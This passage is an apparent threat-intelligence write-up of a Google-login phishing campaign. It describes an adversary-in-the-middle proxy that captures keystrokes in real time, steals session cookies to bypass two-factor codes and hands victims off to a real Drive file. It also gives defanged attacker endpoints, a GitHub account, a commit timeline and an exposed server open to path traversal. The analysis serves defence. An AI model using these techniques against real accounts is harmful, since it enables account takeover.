
Each time the victim interacts with the login form, including typing individual characters, background requests are generated.
The captured input is embedded in request headers or metadata, while the response remains empty to minimize bandwidth usage. This allows data to be exfiltrated continuously without triggering visible uploads or warnings.
These requests also play a role in defeating latency based proxy detection. Google security scripts measure round trip time to identify indirect connections.
The Cloudflare Worker responds from the network edge, producing near instant responses. This causes Google’s checks to see a low latency connection that appears indistinguishable from a direct session.
Step 4: Session Hijacking (The “Golden Ticket”)
The primary objective of the proxy is the Google session cookie.
As the victim enters their email address, password, and two factor authentication code, the proxy forwards each value to Google in real time. Once Google validates the login, it issues a session cookie that represents an authenticated account.
As this cookie passes back through the proxy, the attacker copies it. This cookie can then be imported into another browser session controlled by the attacker.
Because the cookie represents a completed authentication flow, no additional password or two factor challenge is required. The attacker gains full access to the account using the victim’s already validated session.
Step 5: The “Success” Hand-off
After authentication, the proxy redirects the victim to a legitimate Google Drive file:
https://drive.google[.]com/file/d/14mmOHEbC59FlsotUb0iy25NTCsF2eLY0/viewThis redirect is performed using a standard HTTP 302 response. The document loads normally from Google Drive, reinforcing the impression that the login was legitimate. From the victim’s perspective, the login appears to have been a routine security check, while the attacker retains persistent access in the background.
You end up on the real Google Drive looking at a real document. You assume the login was just a standard security check, while the attacker retains persistent, 2FA-bypass access to your account in the background.
Post-Login Redirection
To prevent suspicion, the proxy redirects the victim to a legitimate Google Drive file after login. The URL for the file is encoded as the success URL in the Google interstitial:
"HAZvpc":"https://accounts.google[.]com/v3/signin/interstitial/doritos/forward/success?continue=https://drive.google[.]com/file/d/14mmOHEbC59FlsotUb0iy25NTCsF2eLY0/view?usp%3Dsharing&timeStmp=1770268388508"Google uses this section to store “state” information, indicating where the page should redirect after login is complete. Phishing kits replicate this structure to relay a real Google session.
By including the continue URL, the proxy ensures that after stealing the credentials, the victim is redirected to the actual Drive file. This makes the process appear legitimate and prevents the victim from suspecting that their session was compromised.
Real-Time Keystroke Exfiltration
Unlike traditional phishing pages that wait for a form submission, this proxy captures credentials as they are typed.
Event listeners attached to the input fields trigger background requests on each keystroke. These keystrokes are transmitted immediately through the same lightweight request channel used elsewhere in the session.
Because the proxy relays this data to Google instantly, it can validate credentials in real time. If an incorrect password is entered, the error message displayed to the victim originates from Google itself.
This feedback loop further reinforces the legitimacy of the page and increases the likelihood that the victim completes the login process.
Two Factor Authentication Won’t Stop the Attack
SMS based and app based two factor authentication do not stop this attack. The proxy simply relays the one time code to Google as soon as it is entered.
The only effective defense in this scenario is a physical security key using FIDO2. These keys cryptographically bind authentication to the domain.
Further Reconnaissance
Although the attacker minimized their footprint, some elements of the operation cannot be fully concealed. These are not mistakes or oversights.
They are artifacts created by running a live phishing campaign that depends on public platforms, client‑side execution, and cloud infrastructure.
By examining these exposed components, we can still determine how long the campaign has been active, how it is maintained, and how its infrastructure is organized.
Attacker GitHub:
During payload delivery, the attacker exposed a GitHub repository used to host encrypted JavaScript payloads. Using GitHub provides availability and resilience, but it also makes development activity observable.
This does not identify the operator. The account can be anonymous and disposable. What it does show is operational timing, update frequency, and whether the campaign is still active.

https://github.com/laurseraph-svgThe repository functions as a payload hosting layer rather than a development workspace, which explains the minimal commit messages and frequent updates to encrypted files.
Commit History Analysis:
The GitHub account hosting these encrypted payloads provides a fascinating window into the attacker’s operations. Examining the commit history reveals patterns that tell us a lot about how this campaign is managed.
Reviewing the commit history for ramen_p.json, the most frequently updated payload file, reveals clear phases of activity.
December 8–11, 2025: Initial repository population and testing
December 11, 2025: Transition into active use with multiple same‑day updates
December 19, 2025: Short burst of tuning activity
December 20, 2025 to January 17, 2026: No observable changes
January 18, 2026: Activity resumes
January 20–25, 2026: Sustained update period
February 1, 2026: Most recent updates to active payload files
This pattern is consistent with a campaign that was deployed, paused, and later resumed rather than abandoned.
What the Commit Pattern Reveals:
1. Campaign Development Phase (December 8-11)
Initial setup and testing
Creating multiple payload variants
Setting up encryption schemes
Establishing naming conventions
2. Active Campaign Period (December 11-19)
Multiple daily updates indicate active phishing campaign
Rapid iteration suggests A/B testing of approaches
Quick response to detection or victim feedback
Optimization of social engineering techniques
3. Holiday Pause (December 20 - January 17)
No commits during traditional holiday period
Suggests operator in region that observes Western holidays
Could indicate European or North American base
Or simply strategic pause to avoid holiday security awareness
4. Campaign Resumption (January 18 onwards)
Return to regular updates
Sustained 5-day activity burst suggests renewed campaign push
Multiple updates per day during peak activity
Most recent activity in February shows ongoing operations
Commit Messages Are Minimal:
All commits use generic messages like:
“Update ramen_p.json”
“Update cap_ram_head.json”
“Create oatsandhayswithbays.json”
This reinforces that the repository is used for distribution, not collaborative development. Descriptive messages would add no operational value.
Attacker email address:
You can check the email address used for a commit by adding .patch to the end of a commit URL. The result shows an email used:

laurseraph@gmail[.]comI wasn’t able to find references to this username or email elsewhere using OSINT techniques, so it appears that it was created alongside the GitHub as a throwaway email for single purpose.
Also of note is that the account also contains multiple repositories, some of which were not used in this campaign and may support other operations.

Phishing Infrastructure
Throughout the attack, several endpoints were contacted that controlled the phishing infrastructure. One of these endpoints is part of the publicly reachable phishing kit and performs a server-side check to confirm that the client executed the required JavaScript and passed fingerprinting verification.
Observed endpoints:
https://kleavbre[.]site/r/cls/verified_server.php?challenge=1

https://kleavbre[.]site/r/cls/verified_server.php?t=d936999cd400bbef77cec0c344cd5710&n=16
These requests function as execution confirmation signals. The endpoints must be publicly accessible for the kit to operate, which makes them inherently observable.
Using these endpoints, it was possible to locate an exposed configuration server containing key parts of the phishing infrastructure, including victim verification files, domain configuration data, proxy lists, and other operational files.
Exposed Configuration Server

The server is poorly restricted. Files are not protected and path traversal is possible by modifying URLs in the browser. This means anyone with knowledge of the endpoint structure can access configuration files directly.
The server stores operational data needed for the phishing kit to function, which explains why these resources are publicly accessible despite the security risk to the attacker. Most of the files are unprotected as well.



Victim Validation API
Another endpoint located validates victim identifiers before serving follow-up content. The endpoint with the decoded victim hash value like this:
https://cz6c3k7wpak7f5cwl59mz1mszsj7ehjl.autum[.]sbs/first-landers?hash=26GIHKO
If the victim ID is invalid (tested multiple variations of random hash parameter values, it always gives the same response:
